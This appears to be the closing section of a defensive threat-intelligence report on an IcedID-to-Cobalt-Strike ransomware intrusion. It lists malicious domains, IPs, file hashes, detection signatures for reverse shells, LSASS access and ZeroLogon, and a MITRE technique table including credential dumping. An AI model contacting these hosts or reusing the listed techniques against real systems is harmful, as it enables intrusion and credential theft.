
The following Locker files were then deleted:

TargetFilename ↕
C:\ProgramData\locker_32.d11
C:\ProgramData\locker_32.exe
C:\ProgramData\locker_32.exe.log
C:\ProgramData\locker_64.exe

[Diamond Model](#)



Timeline



Indicators

Atomic

IcedID:

alockajilly.com
zoomersoidfor.com
choifejuce.lol
opiransiuera.com
erinindiaka.quest
opiransiuera.com
zoomersoidfor.com
considerf.info
antiflamez.bar
www.onlinecloud.cloud
64.227.12.180:80
5.196.103.145:443
66.63.188.70:443
178.128.85.30:443
5.252.177.10:443
46.101.19.119:443

Cobalt Strike:

fazehotafa.com
guteyutu.com
45.66.151.109
172.93.181.165
111.90.143.191
78.128.112.139

Mega User:

goodvibe888@proton[.]me

Attacker Infrastructure:

199.127.60[.]117
199.101.184[.]230

Computed

Invoice-09-28#268_PDF.iso

515047b6ce410001696812bc85e197d1
26b11c95a6a324dbb0ab32428361b0531234ecee
68f971a1b391f809058e83058a2037d29c28a8a21fd618b0d952466c632ff1be

documents.lnk

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eyewear.bat

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easygoing.dat

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rapuab1.dll

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beacA.dll
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d6cc874f84797813c225318b877eace04ca5f5a1
47ed0d1c7d8abc159d1eb2bb9f9be037f38b0846217cc11132652734f93ad5678

beaconM-1664297797-T0B9Z_32-cr.exe
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AD.bat
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ns.bat
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lsass.dll
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locker_32.dll
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license.dat
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55be890947d021fcc8c29af3c7aaf70d8132f222e944719c43a6e819e84a8f8b
```

Detections

Network

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET Threatview.io High Confidence Cobalt Strike C2 IP group 2
ET INFO Pastebin-style Service (textbin .net in TLS SNI)
```

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ET INFO Splashtop Domain (splashtop .com) in TLS SNI
ET INFO Splashtop Domain in DNS Lookup (splashtop .com)
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ET POLICY PE EXE or DLL Windows file download HTTP
ET INFO Dotted Quad Host DLL Request
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ET HUNTING Suspicious lsass.exe in URI
ET MALWARE Win32/IcedID Request Cookie
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
ET EXPLOIT Possible ZeroLogon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472)
ET EXPLOIT ZeroLogon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sign and Seal
ET EXPLOIT ZeroLogon Phase 3/3 - Malicious NetrServerPasswordSet2 (CVE-2020-1472)
```

Sigma

Yara

[win_cobalt_strike_auto](#)

[CobaltStrike Resources Artifact32 and Resources Dropper v1.45 to v4.x.yara](#)

<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18041/18041.yar>

MITRE

18041#-Malicious ISO File Leads to Domain Wide Ransomware			
	Tools	Technique	Exploited Vulnerabilities
Initial Access		T1566.001 Phishing: Spearphishing Attachment	
Execution	IcedID Cobalt Strike	T1059.001 Command and Scripting Interpreter: PowerShell T1059.003 Command and Scripting Interpreter: Windows Command Shell T1204.002 User Execution: Malicious File T1569.002 System Services: Service Execution T1047 Windows Management Instrumentation	
Persistence	IcedID	T1053.005 Scheduled Task/Job: Scheduled Task	
Privilege Escalation	Cobalt Strike — GetSystem	T1134.001 Access Token Manipulation: Token Impersonation/Theft T1068 Exploitation for Privilege Escalation	ZeroLogon CVE-2020-1472
Defense Evasion		T1562.001 Impair Defenses: Disable or Modify Tools T1218.010 System Binary Proxy Execution: Regsvr32 T1218.011 System Binary Proxy Execution: Rundll32 T1055 Process Injection T1553.005 Mark-of-the-Web Bypass	
Credential Access	Mimikatz ProcDump	T1003.001 OS Credential Dumping: LSASS Memory T1003.006 OS Credential Dumping: DCSync	
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